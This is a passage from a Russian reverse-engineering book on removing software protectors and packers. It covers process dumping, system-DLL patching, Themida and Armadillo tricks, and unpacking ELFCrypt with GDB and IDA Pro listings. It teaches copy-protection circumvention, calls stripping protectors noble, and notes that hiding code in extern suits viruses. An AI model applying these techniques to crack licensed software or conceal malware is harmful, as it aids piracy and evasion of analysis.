Забавно, но многие защиты забывают о функции `SetWindowsHookEx`, позволяющей внедрять свою DLL в адресное пространство чужого процесса. Впрочем, даже если бы они помнили о ней, осуществить корректный перехват весьма непросто. Многие легальные приложения (например, мультимедийные клавиатуры или мыши с дополнительными кнопками) используют `SetWindowsHookEx` для расширения функциональных возможностей системы. Не существует никакого способа отличить "честное" приложение от дампера. Защита может распознать факт внедрения чужой DLL в адресное пространство охраняемого ее процесса, но откуда ей знать, что эта DLL делает?! Можно, конечно, просто выгрузить ее из памяти (или воспрепятствовать загрузке), но какому пользователю понравится, что легально приобретенная программа конфликтует с его новенькой навороченной клавиатурой, мышью или другим устройством? Так что `SetWindowsHookEx` при всей своей незатейливости — довольно неплохой выбор для хакера!

Самый радикальный способ внедрения в чужое адресное пространство — это правка системных библиотек, таких, как KERNEL32.DLL или USER32.DLL. Править можно как на диске, так и в памяти, однако в последнем случае защита может легко разоблачить факт вторжения простым сравнением системных библиотек с их образом. Внедрившись в системную библиотеку, не забудьте скорректировать контрольную сумму в PE-заголовке, иначе Windows NT откажется ее загружать. Сделать это можно как с помощью PE Tools, так и утилитой rebuild.exe, входящей в состав SDK. Внедряться лучше всего в API-функции, вызываемые стартовым кодом оригинального приложения (`GetVersion`, `GetModuleHandleA` и т. д.), определяя "свой" процесс функцией `GetCurrentProcessId` или по содержимому файла. Последний вариант более надежен, так как функция `GetCurrentProcessId` может быть перехвачена защитой, которая очень сильно "удивится", если API-функция `GetVersion` неожиданно заинтересуется идентификатором текущего процесса. Во избежание побочных эффектов, запускать такой дампер следует на "выделенной" операционной системе, специально предназначенной для варварских экспериментов и обычно работающей под виртуальной машиной наподобие Bochs или VMware.

Правильно спроектированная и должным образом реализованная защита должна препятствовать нелегальному использованию программы, но не имеет ни морального, ни юридического права мешать легальным пользователям. Вторгаться в операционную систему, производя никем не санкционированные изменения — это уж тем более вопиющее нарушение прав пользователей. Последние версии протекторов Themida и Software Passport вплотную приближаются к руткитам. Еще немного, и они превратятся в настоящих вирусов, создание которых преследуется по закону. Поэтому отвязка программы от протектора должна трактоваться не как взлом, а как удаление вредоносных компонентов, препятствующих нормальной работе информационной системы, что вполне благородное дело!

Грязные трюки

Нормальные упаковщики (UPX, PKLite, PE-Compact) сжимают исполняемый файл без потерь, и после завершения распаковки он возвращается к своему первоначальному виду, что делает процесс снятия дампа тривиальной задачей. Протекторы, в стремлении усилить защиту, зачастую идут на довольно рискованный шаг — они "слегка" корежат обрабатываемый файл с таким расчетом, чтобы он мог работать только под протектором, а после освобождения от него становился бы нежизнеспособным. В народе трюки такого типа называют "подлянками", и это неспроста! Любое вмешательство в упаковываемый файл — это потенциальный источник сбоев и критических ошибок, отравляющих жизнь не только хакерам, но и законопослушным пользователям. Избавляться от "подлянок" нужно любой ценой, поэтому нам не помешает познакомиться с ними поближе.

- *Кража байт с OEP* — самый простой и широко распространенный трюк, применяемый даже в таких безобидных протекторах, как, например, ASProtect. Суть этого метода заключается в

том, что упаковщик "крадет" несколько инструкций из оригинальной точки входа, сохраняет их в "тайнике" (возможно, в замаскированном или зашифрованном виде), а после завершения распаковки эмулирует выполнение украденных байт. Чаще всего для этой цели используется стек (и тогда украденные байты обычно становятся операндами инструкций `PUSH`), реже применяется прямое воздействие на регистры и память (при этом украденные инструкции трансформируются в псевдокод и в явном виде нигде не сохраняются). Суть в том, что в точке входа распакованного образа оригинальных байт уже не оказывается, и снятый дамп становится неработоспособным. К нашему счастью, подавляющее большинство программ начинается со стартового кода, который является частью библиотеки времени исполнения (RTL), поставляемой вместе с компиляторами. Используя оставшийся "хвост" стартового кода, мы легко отождествим компилятор и восстановим украденные байты из его библиотеки. Если же данного компилятора в нашем распоряжении не окажется, первые несколько байт стартового кода в 9 случаях из 10 вполне предсказуемы, и зачастую их удается восстановить самостоятельно. Естественно, для этого необходимо иметь опыт работы с различными RTL. Кстати говоря, IDA Pro распознает компилятор именно по первым байтам стартового кода, и если они отсутствуют или искажены, механизм FLIRT работать не будет, а это значит, что мы останемся без имен библиотечных функций, и процесс дизассемблирования займет намного больше времени.

- *Полиморфный мусор в OEP*. Вместо того, чтобы красть байты с OEP, некоторые протекторы предпочитают модифицировать стартовый код, разбавляя значимые инструкции бессмысленным полиморфным мусором. Это никак не влияет на работоспособность снятого дампа, но ослепляет механизм FLIRT, вынуждая нас либо вычищать полиморфный мусор, либо определять версию компилятора "на глазок", загружая сигнатуры вручную (IDA Pro это позволяет).

- *Переходники в таблице импорта к куче*. Протектор Themida использует довольно пакостный прием, серьезно затрудняющий восстановление таблицы импорта. Непосредственные адреса API-функций заменяются переходниками на область памяти, выделенную функцией `VirtualAlloc` (т. е. кучу), которая по умолчанию в дамп не попадает, поэтому восстанавливать импорт приходится вручную. Это несложно, но утомительно — ищем вызовы API-функций, ведущие к куче (то, что это именно куча, а не что-то другое, можно определить по карте), сохраняем на диск дамп соответствующего региона памяти, удаляем переходники, заменяя их действительными адресами. После этого запускаем Import Reconstructor или другую утилиту аналогичного назначения. Однако это еще не все! Это только начало! Помимо создания переходников некоторые функции копируются протектором целиком! Подробнее об этом приеме можно прочесть во втором издании *"Техники и философии хакерских атак"*[10] (см. "*Точки останова на win32 API и противодействие им*", "*Копирование API — функций целиком*").

- *Замена jx с последующей эмуляцией*. При "отвязке" программ от протектора Armadillo самое сложное — это восстановление оригинального кода программы. Защита дизассемблирует обрабатываемый файл, находит в нем условные и безусловные переходы, записывает поверх них команду `INT 03h`, а сам переход сохраняет в своей внутренней таблице переходов. Процесс-сервер перехватывает исключение, возбуждаемое инструкцией `INT 03`, смотрит, откуда оно пришло, извлекает из таблицы соответствующий этому адресу переход и эмулирует его выполнение с помощью арифметических манипуляций с регистром флагов[11]. Вот три главных минуса такого решения:

  - Во-первых, нет никакой гарантии, что защита правильно дизассемблирует обрабатываемую программу и не спутает переход с другой командой.
  - Во-вторых, эмуляция требует времени, существенно снижая производительность.
  - В-третьих, от взлома это все равно не спасает! Дизассемблировав эмулятор переходов (а дизассемблировать его несложно) и обнаружив таблицу переходов, хакер в считанные

[10] Крис Касперски. "Техника и философия хакерских атак — записки мыщ'а". — М.: Солон-Пресс", 2004.
[11] Это значит, что в явном виде переходы нигде не хранятся!

минуты напишет скрипт для IDA Pro или OllyDbg, удаляющий все `INT 03h` и восстанавливающий оригинальные переходы. Существует даже полуавтоматический взломщик Armadillo, написанный двумя богами распаковки — infern0 и dragon (**http://www.wasm.ru/baixado.php?mode=tool&id=220**), в следующих версиях которого обещана полная автоматическая распаковка и дезактивация Armadillo.

- *Преобразование в байт-код*. Протекторы Themida и Star-Force позволяют преобразовывать часть машинного кода защищаемой программы в язык виртуальной машины — байт-код (также называемый p-кодом). Если виртуальная машина глубоко "вживлена" внутрь протектора, то отломать защиту, не "умертвив" при этом приложение, становится практически невозможно, как невозможно и непосредственно дизассемблировать байт-код. По меньшей мере, для этого необходимо разобраться с алгоритмом работы виртуальной машины и написать специальный процессорный модуль для IDA Pro или же собственный дизассемблер. Это — весьма трудоемкое занятие, отнимающее у хакера много сил и времени. При этом стоит иметь в виду, что байт-код виртуальной машины в следующих версиях протектора может быть изменен, и ранее написанный процессорный модуль/дизассемблер окажется непригодным. Это — наиболее стойкая защита из всех, существующих на сегодняшний день, однако не стоит забывать о двух вещах:

  - Во-первых, если протектор становится популярным, а его новые версии выходят редко, то создание процессорных модулей становится экономически оправданным, и защиту начинают ломать все желающие. Если же новые версии выходят чуть ли не ежедневно, то маловероятно, что у разработчика протектора будет достаточно времени для радикальной перестройки виртуальной машины. В этой ситуации ему приходится ограничиваться мелкими изменениями байт-кода, которые выливаются в мелкие изменения процессорного модуля, и протектор продолжат ломать.
  - Во-вторых, хакер может "отодрать" виртуальную машину от протектора, совершенно не вникая в тонкости интерпретации байт-кода, лишний раз подтверждая известный тезис о том, что сломать можно все… со временем.

Полезные ссылки

- *"Современные технологии дампинга и защиты от него"* — отличная статья от создателя eXtremeDumper, глубоко, но, в то же время, доступно рассказывающая о том, как протекторы защищаются от снятия дампа, и объясняющая, как эти защиты обойти (на русском языке): **http://www.wasm.ru/article.php?article=dumping**.
- *"Об упаковщиках в последний раз"* — объемный труд, созданный коллективом лучших отечественных хакеров во главе с легендарным Володей (Volodya) и охватывающий все аспекты работы упаковщиков, протекторов и самой операционной системы (на русском языке): **http://www.wasm.ru/article.php?article=packlast01** (первая часть)
  и **http://www.wasm.ru/article.php?article=packers2** (вторая часть).

Упаковщики исполняемых файлов в LINUX/BSD и борьба с ними

Большинство UNIX-программ распространяется в исходных текстах, но количество коммерческих продуктов с закрытым кодом неуклонно растет. Зачастую такие программы распространяются в упакованном виде, что не только препятствует анализу, но и снижает производительность и ухудшает совместимость с различными UNIX-клонами. Покажем на примере UPX, ELFCrypt, Burneye и Shiva, как кодокопатели освобождаются от упаковщиков.

В Windows упаковщики исполняемых файлов получили широкое распространение и сформировали обширную рыночную нишу, где крутятся огромные деньги, питающие целые фирмы. Для разработки упаковщиков привлекаются высококвалифицированные специалисты, создающие мощные защитные механизмы, борьба с которыми требует консолидации всего хакерского сообщества.

Под UNIX ситуация обстоит приблизительно так: потребность в упаковщиках *уже* есть. Многие коммерческие фирмы хотели ли бы выпустить закрытые порты своих продуктов под UNIX, основательно их защитив, но рынок протекторов еще не успел сложиться. По этой причине разработкой упаковщиков занимается от силы десяток энтузиастов, повторяющих трюки времен ранней молодости MS-DOS. Из всех упаковщиков этого типа только Shiva представляет собой попытку предпринять качественный рывок вперед, вплотную приблизившись к протектору Software Passport (бывший Armadillo). Однако именно это его и погубило. На многих системах, работающих под управлением Linux/BSD, Shiva вызывает ошибку `Segmentation fault`.

Создание надежной защиты, запускающейся более, чем на одной версии Linux, — это практически безнадежное дело, а если вспомнить про BSD и экспериментальные ядра наподобие Hurd, то к программированию можно даже не приступать. В то же время, слабость защитных механизмов компенсируется отсутствием достойного хакерского инструментария, поэтому даже простейшая защита представляет собой большую проблему, делая распаковку программ под UNIX довольно нетривиальной задачей! Но мы ее решим! Начиная с самых простых упаковщиков и приобретая в сражении тактические навыки и необходимый инструментарий, в конечном счете, мы сможем сразиться с кем угодно!

Упаковщики и производительность

При запуске файла с дискеты или CD-ROM упаковка действительно ускоряет загрузку, поскольку физически передается существенно меньший объем данных, а скорость этих устройств несопоставима со скоростью процессора. В этом случае временем распаковки можно полностью пренебречь, и тогда выигрыш будет численно равен степени упаковки.

При запуске с жесткого диска наблюдается обратная ситуация. Неупакованный ELF-файл проецируется непосредственно в оперативную память, а в swap-файл вытесняются только модифицированные страницы секции данных. При запуске нескольких экземпляров неупакованного ELF-файла выделения физической памяти не происходит. Вместо этого операционная система просто отображает ранее загруженные страницы на адресное пространство процесса.

Если же файл упаковать, то при запуске он модифицирует всю свою проекцию целиком, а это значит, что при нехватке физической памяти операционная система уже не сможет "выкинуть" принадлежащие ему страницы, ведь возможности повторно загрузить их с диска уже нет. Поэтому и приходится заниматься вытеснением в swap. При однократном запуске программы это еще не так заметно, но многократный запуск упакованного файла приводит к существенному замедлению загрузки. Подумайте, ведь вместо того, чтобы обратиться к уже загруженным страницам, операционной системе приходится заниматься распаковкой каждый раз! По той же причине растут и потребности в оперативной памяти — несколько экземпляров упакованной программы не могут совместно использовать общие страницы физической памяти. В довершение всего, большинство упаковщиков требует дополнительной памяти для хранения промежуточных результатов распаковки. На утилитах, запускаемых многократно (например, make), разница между упакованным и неупакованным файлом просто колоссальна!

Отсюда вывод: с появлением жестких дисков и многозадачных операционных систем со страничной организацией памяти упаковка исполняемых файлов полностью утратила смысл и стала только вредить. Теперь упаковывать (а точнее, зашифровывать) файл стоит только ради того, чтобы затруднить его анализ. Но стоит ли это делать? Хакеры все равно взломают защиту, ведь ни один из существующих протекторов не избежал этой участи, а вот у легальных пользователей снижается производительность и появляются проблемы совместимости. Это особенно справедливо, если учесть, что будущее все равно принадлежит открытому программному обеспечению. Как показывает практика, по мере взросления любая отрасль неизбежно приходит к открытым стандартам — взять хотя бы автомобилестроение или электронику. На заре развития электроники ведущие производители закладывали в свои радиоприемники/магнитофоны ампулы с кислотой, чтобы при вскрытии корпуса все микросхемы были уничтожены. Чуть позже для этой же цели стали применять эпоксидную смолу. На сегодняшний же день принципиальные схемы раздаются всем сервисным центрам или отдаются под чисто формальное соглашение о неразглашении.

ELF-Crypt

ELF-Crypt — это простейший шифратор (не упаковщик) ELF-файлов, созданный индийским студентом по кличке JunkCode и бесплатно распространяемый в исходных текстах: **http://www.infogreg.com/source-code/public-domain/elfcrypt-v1.0.html**.

Шифрует кодовую секцию (которой, как правило, является секция `.text`) и встраивает в ELF-файл крохотный расшифровщик, возвращающий ее в исходный вид. Не содержит никаких антиотладочных приемов и замечательно распаковывается под отладчиком наподобие GDB или ALD (листинг 38.23).

Листинг 38.23. Дизассемблированный код расшифровщика, внедряемого ELFCrypt в файл (как он выглядит в HIEW)

```
:entrypoint
.080495DC:   EB02         jmps      .0080495E0        ; Переходим на расшифровщик.
.080495DE:   06           push      es                ; \ мусор, оставленный...
.080495DF:   C6           ???                         ; / ...транслятором ассемблера.
.080495E0:   60           pushad                      ; Сохраняем все регистры в стеке.
.080495E1:   9C           pushfd                      ; Сохраняем флаги в стеке.
.080495E2:   BEC0820408   mov       esi, 0080482C0    ; Начало расшифровываемого
.080495E2:                                            ; фрагмента.
.080495E7:   8BFE         mov       edi, esi          ; EDI := EDI
.080495E7:                                            ; (расшифровка на месте).
.080495E9:   B978000000   mov       ecx, 000000078    ; Количество двойных слов
.080495E9:                                            ; для расшифровки.
.080495EE:   BBBD03CC09   mov       ebx, 009CC03BD    ; Ключ расшифровки.
.080495F3:   AD           lodsd                       ; Читаем очередное
.080495F3:                                            ; двойное слово. <----------------+
.080495F4:   33C3         xor       eax,ebx           ; Расшифровываем двойное слово    |
.080495F4:                                            ; через xor.                      |
.080495F6:   AB           stosd                       ; Записываем результат            |
.080495F6:                                            ; на прежнее место.               |
.080495F7:   E2FA         loop      .0080495F3        ; Крутим цикл.  -----------------+
.080495F9:   9D           popfd                       ; Восстанавливаем флаги из стека.
.080495FA:   61           popad                       ; Восстанавливаем все регистры.
.080495FB:   BDC0820408   mov       ebp, 0080482C0    ; Адрес оригинальной точки
.080495FB:                                            ; входа (OEP).
.08049600:   FFE5         jmp       ebp               ; Передаем управление
.08049600:                                            ; расшифрованному коду.
```

Достаточно установить точку останова сразу же за концом расшифровщика (в данном случае она расположена по адресу `80495F9h`), после чего в нашем распоряжении окажется расшифрованный ELF-файл, с которого можно снять дамп. В случае с GDB последовательность команд будет выглядеть приблизительно так, как показано в листинге 38.24.

Листинг 38.24. Быстрая расшифровка ELF-файла в отладчике GDB

```
root@5[elf_crypt]#objdump -f elfcrypt-demo        # Определяем точку входа в файл.
elfcrypt-demo:формат файла elf32-i386
архитектура: i386, флаги 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
начальный адрес 0x080495dc

root@5[elf_crypt]# gdb elfcrypt-demo
```

```
(gdb) b *0x80495DC                                  # Ставим точку останова на точку входа.
Breakpoint 1 at 0x80495dc
(gdb) r                                             # Пускаем программу.
Starting program: /home/elf_crypt/elfcrypt-demo

Breakpoint 1, 0x080495dc in ?? ()                   # Сработала точка останова.

(gdb) display/i $pc                                 # Говорим отображать команды ассемблера.
1: x/i $pc  0x80495dc: jmp      0x80495e0
(gdb) si                                            # Начинаем трассировать программу.
0x080495e0 in ?? ()
1: x/i $pc  0x80495e0: pusha                        # Продолжаем трассировать.
...
0x080495f7 in ?? ()
1: x/i $pc  0x80495f7: loop    0x80495f3            # Видим цикл.

(gdb) b *0x80495F9                                  # Ставим точку останова за его концом.
Breakpoint 2 at 0x80495f9

(gdb) c                                             # Запускаем программу "вживую".
Continuing.

Breakpoint 2, 0x080495f9 in ?? ()                   # Точка останова достигнута.
1: x/i $pc  0x80495f9:  popf                        # Программа расшифрована!
```

Кстати говоря, последние версии IDA Pro, портированные под Linux, содержат интерактивный отладчик в стиле Turbo Debugger, работающий через `prtace()` и позволяющий делать такие вещи прямо в дизассемблере! Но специально на этот случай JunkCode подгтовил для хакеров целых две ловушки, которые сбивают IDA Pro с толку.

Изменив точку входа в ELF-файл путем перенаправления ее на тело своего расшифровщика, он "забыл" скорректировать символьную метку `_start`, продолжающую указывать на оригинальную точку входа (в настоящий момент зашифрованную!), в результате чего IDA Pro выдает бессмысленный мусор (листинг 38.25).

Листинг 38.25. Оригинальная точка входа в программу, еще не расшифрованная расшифровщиком

```
.text:080482C0           _start   proc near
.text:080482C0   8C EE            mov     esi, gs
.text:080482C2   92               xchg    eax, edx
.text:080482C3   80 5C 80 28 F9   sbb     byte ptr [eax+eax*4+28h], 0F9h
.text:080482C8   ED               in      eax, dx
.text:080482C9   57               push    edi
.text:080482CA   9E               sahf
.text:080482CB   61               popa
.text:080482CC   AD               lodsd
.text:080482CD   87 C8            xchg    ecx, eax
.text:080482CF   01 D5            add     ebp, edx
.text:080482D1   B3 4F            mov     bl, 4Fh
.text:080482D3   0D B5 52 9A 61   or      eax, 619A52B5h
.text:080482D8   2D 80 C8 01 55   sub     eax, 5501C880h
.text:080482DD   CC               int     3         ; Trap to Debugger
.text:080482DE   33 F6            xor     esi, esi
.text:080482E0   42               inc     edx
.text:080482E1   F7 5C 99 E8      neg     dword ptr [ecx+ebx*4-18h]
.text:080482E1           _start   endp
```

Кстати говоря, если установить точку останова на `_start` и дать отладчику немного поработать, мы попадем в самое начало расшифрованной программы, после чего ее будет можно анализировать в обычным режиме или снять дамп. Только это должна быть именно аппаратная (команда `hbreak _start` в GDB), а не программная (`b _start`) точка останова, иначе все рухнет, так как программная точка останова внедряет в расшифровываемую программу код `CCh`, который после расшифровки превращается совсем не в то, что было до нее.

Это — очевидная ошибка создателя шифратора. Вот если бы он перенаправил `_start` в какое-нибудь место, вот тогда бы хакерам пришлось повозиться, а так защита снимается в считанные секунды. Тем не менее, представляет интерес посмотреть, как выглядит код расшифровщика в IDA Pro (листинг 38.26). Как мы помним, точка входа в расшифровщик равна `80495DCh`.

Листинг 38.26. Дизассемблированный код расшифровщика, внедряемого ELFCrypt в файл (как он выглядит в IDA Pro)

```
extern:80495DC   7F 01 00 00      extrn puts@@GLIBC_2_0:near
extern:80495E0   FA 00 00 00      extrn
                                  __libc_start_main@@GLIBC_2_0:near
extern:80495E4   7F 01 00 00      extrn puts:near     ; CODE XREF: .plt:_puts↑j
extern:80495E4                                        ; DATA XREF: .got:off_80495CC↑o
extern:80495E8   FA 00 00 00      extrn __libc_start_main:near
extern:80495E8                                        ; CODE XREF: ___libc_start_main↑j
extern:80495E8                                        ; DATA XREF: .got:off_80495D0↑o
extern:80495EC   00               extrn _Jv_RegisterClasses ; weak
extern:80495F0   00               extrn __gmon_start__ ; weak
extern:80495F0                                        ; DATA XREF: .got:080495D4↑o
```

Что за ерунда? Каким образом расшифровщик может существовать в `extern`, когда здесь прямым текстом прописаны фактические адреса динамически загружаемых функций! Но тот факт, что файл все-таки работает, убеждает нас, что да — может! Просто IDA Pro в попытке "эмуляции" загрузки ELF-файла заносит в `extern` то, чего там в действительности нет.

Здесь мы подходим к одной из самых любопытных особенностей строения ELF-файлов. В отличие от Windows, где заполнение `extern` происходит на стадии загрузки файла в память, в UNIX это делает стартовый код, причем делает он это очень хитрым способом. В листинге 38.27 показан протокол трассировки программы под отладчиком с комментариями, отмеченными знаком `;`, и содержимым дизассемблерного листинга IDA Pro, отмеченным знаком `#`. Для облегчения понимания возьмем незашифрованную программу, не обработанную с помощью ELFCrypt.

Листинг 38.27. Протокол отладки, иллюстрирующий ход динамической загрузки

```
(gdb) b _start          ; Устанавливаем точку останова на начало стартового кода.
Breakpoint 1 at 0x80482c0: file ../sysdeps/i386/elf/start.S, line 47.
(gdb) r                 ; Запускаем программу на выполнение.
Breakpoint 1, _start () at ../sysdeps/i386/elf/start.S:47

(gdb) x 0x80495DC       ; Ок, мы в точке входа. смотрим на extern.

# extern:80495DC        7F 01 00 00     extern puts@@GLIBC_2_0:near
0x80495dc:                              0x00000000
; IDA Pro нас уверяет, что extern содержит адрес 0000017Fh, но в действительности
; область extern на момент запуска файла девственно чиста и забита нулями.

#.text:080482C0                 _start   proc near
#.text:080482C0 31 ED                    xor      ebp, ebp
1: x/i $pc  0x80482c0 <_start>:          xor      %ebp,%ebp
```

```
; // Незначащие машинные инструкции пропущены.

#.text:080482D7 68 90 83 04 08          push        offset main
1: x/i $pc  0x80482d7 <_start+23>:      push        $0x8048390
#.text:080482DC E8 CF FF FF FF          call        ___libc_start_main
1: x/i $pc  0x80482dc <_start+28>:      call        0x80482b0 <_init+56>
; Но вот стартовый код вызывает библиотечную функцию ___libc_start_main,
; поскольку компилятор еще не знает ее фактического адреса,
; он вставляет переходник к секции .plt, содержащей переходники
; к секции .got, заполняемой динамическим загрузчиком.

#.plt:080482B0              ___libc_start_main        proc near
#.plt:080482B0 FF 25 D0 95 04 08        jmp         ds:off_80495D0
1: x/i $pc  0x80482b0 <_init+56>:       jmp         *0x80495d0
; IDA Pro корректно отобразила plt-переходник, вызывающий функцию,
; указатель на которую расположен в двойном слове по адресу 80495D0h.

#.got:080495D0 E8 95 04 08              off_80495D0   dd offset __libc_start_main
1: x/i $pc  0x80482b6 <_init+62>:       push        $0x8
1: x/i $pc  0x80482bb <_init+67>:       jmp         0x8048290 <_init+24>
; А вот тут уже начались расхождения...
; IDA Pro уверяет, что здесь расположено смещение функции __libc_start_main
; в то время как отладчик показывает, что здесь находится специальный код
; push 08h/jmp 8048290h. Посмотрим, что покажет IDA Pro по адресу 8048290h.

# .plt:08048290 ?? ?? ?? ?? ?? ??       dd 4 dup(?)
1: x/i $pc  0x8048290 <_init+24>:       pushl       0x80495c4
1: x/i $pc  0x8048296 <_init+30>:       jmp         *0x80495c8
; Парад различий продолжается!!! IDA Pro вообще не показывает ничего!!!
; Отладчик же показывает код, засылающий в стек смещение первого (считая от нуля)
; элемента таблицы .got и передающего управление по адресу, записанного во втором
; элементе таблицы .got. Как следует из спецификации elf-формата, первые три
; элемента секции .got зарезервированы для служебных целей, и вторая из них хранит
; адрес функции _dl_map_object_deps, которая, получив в качестве аргумента адрес
; начала .got, читает его содержимое (а содержатся там ссылки на библиотечные
; функции) и заполняет extern фактическими адресами.

0x4000bbd0 in _dl_map_object_deps () from /lib/ld-linux.so.2
1: x/i $pc  0x4000bbd0 <_dl_map_object_deps+4384>:   push       %eax
; Вот эта функция, расположенная по адресу 4000BBD0h,
; принадлежащему библиотеке libc.so.6 (на других машинах этот адрес может быть
; иным). Она-то и выполняет всю работу по инициализации extern, в котором находится
; наш расшифровщик, уже расшифровавший программу, а затем вызывает
; __libc_start_main, так что загрузка динамической библиотеки происходит
; совершенно прозрачно.
```

Таким образом, оказывается, что для того, чтобы скрыть код от глаз исследователя, достаточно разместить его в `extern`. Для вирусов, червей и прочего вредоносного ПО это весьма актуально (особенно в свете того факта, что дизассемблер IDA Pro уже давно стал стандартом де-факто). На самом деле, IDA Pro (а точнее, ELF-загрузчик) тут совершенно ни при чем. Чтобы все заработало правильно, необходимо при загрузке файла взвести флажок **Manual Load**, и в появившемся диалоговом окне выбрать опцию **Force using of PHT instead of SHT** (рис. 38.21).

Теперь и точка входа отображается нормально, и файл можно расшифровать встроенным в IDA Pro расшифровщиком (рис. 38.22), после чего продолжить дизассемблирование или снять готовый дамп.




Рис. 38.21. Выбор альтернативного метода загрузки ELF-файлов в IDA Pro




Рис. 38.22. Расшифровка файла непосредственно в IDA Pro

Тот факт, что функция `_dl_map_object_deps()` вызывается из стартового кода, дает в наши руки универсальный способ распаковки ELF-файлов, упакованных практически любым упаковщиком. Если только упаковщик не сопротивляется отладчику, достаточно всего лишь установить точку останова на `_dl_map_object_deps()` и дождаться, когда она сработает. Тут же в стеке по адресу `[ESP+08h]` будет адрес возврата из `CALL __libc_start_main`, а по адресу `[ESP+0Ch]` — указатель непосредственно на функцию `main`. Если, конечно, нам повезет… Проблемы начинаются с того, что GDB с большой неохотой устанавливает точки останова на разделяемые (shared) функции, и потому точка останова обязательно должна быть аппаратной, причем срабатывать она может несколько раз. Ложные срабатывания распознаются легко. Если по `[ESP+08h]` и `[ESP+0Ch]` лежит совсем не то, что ожидалось (а это легко определить по диапазону адресов), пропускаем текущее срабатывание точки останова и продолжаем выполнение программы командой `c`.

Примерный сеанс работы с отладчиком может выглядеть так, как показано в листинге 38.28.

Листинг 38.28. Распаковка программы путем установки точки останова на _dl_map_object_deps

```
root@5[elf_crypt]# gdb elfcrypt-demo          ; Загружаем программу в отладчик.
(gdb) hbreak *0x4000BBD0                      ; Ставим бряк на _dl_map_object_deps.
Hardware assisted breakpoint 1 at 0x4000bbd0
(gdb) r                                       ; Запускаем программу.

Breakpoint 1, 0x4000bbd0 in _dl_map_object_deps () from /lib/ld-linux.so.2
; Первое всплытие установленной точки останова.
; Сейчас будем проверять - "наше" ли оно или нет.

(gdb) x $esp+8                                ; Смотрим стек.
0xbffffa6c:     0x40100498                    ; Адрес указывает на libc.so.6.
(gdb) c                                       ; Это "левое" всплытие, идем дальше.
Continuing.

Breakpoint 1, 0x4000bbd0 in _dl_map_object_deps () from /lib/ld-linux.so.2
; второе всплытие установленной точки останова
; проверяем - "наше ли оно или нет

(gdb) x $esp+8                                ; Должен быть ret из call main.
0xbffffafc:     0x080482e1                    ; Судя по адресу, возможно, так и есть.

(gdb) x $esp+0xC                              ; Должен быть указатель на main.
0xbffffb00:     0x08048390                    ; Судя по адресу, это так и есть.

(gdb) disassemble 0x80482e1                   ; Проверяем наше предположение.
Dump of assembler code for function _start:   ; Дизассемблер показывает типичный.
0x080482c0 <_start+0>:       xor     %ebp,%ebp      ; стартовый код, значит,
0x080482c2 <_start+2>:       pop     %esi           ; приложение уже распаковано!
0x080482c3 <_start+3>:       mov     %esp,%ecx
0x080482c5 <_start+5>:       and     $0xfffffff0,%esp
0x080482c8 <_start+8>:       push    %eax
0x080482c9 <_start+9>:       push    %esp
0x080482ca <_start+10>:      push    %edx
0x080482cb <_start+11>:      push    $0x8048410
0x080482d0 <_start+16>:      push    $0x80483b0
0x080482d5 <_start+21>:      push    %ecx
0x080482d6 <_start+22>:      push    %esi
0x080482d7 <_start+23>:      push    $0x8048390
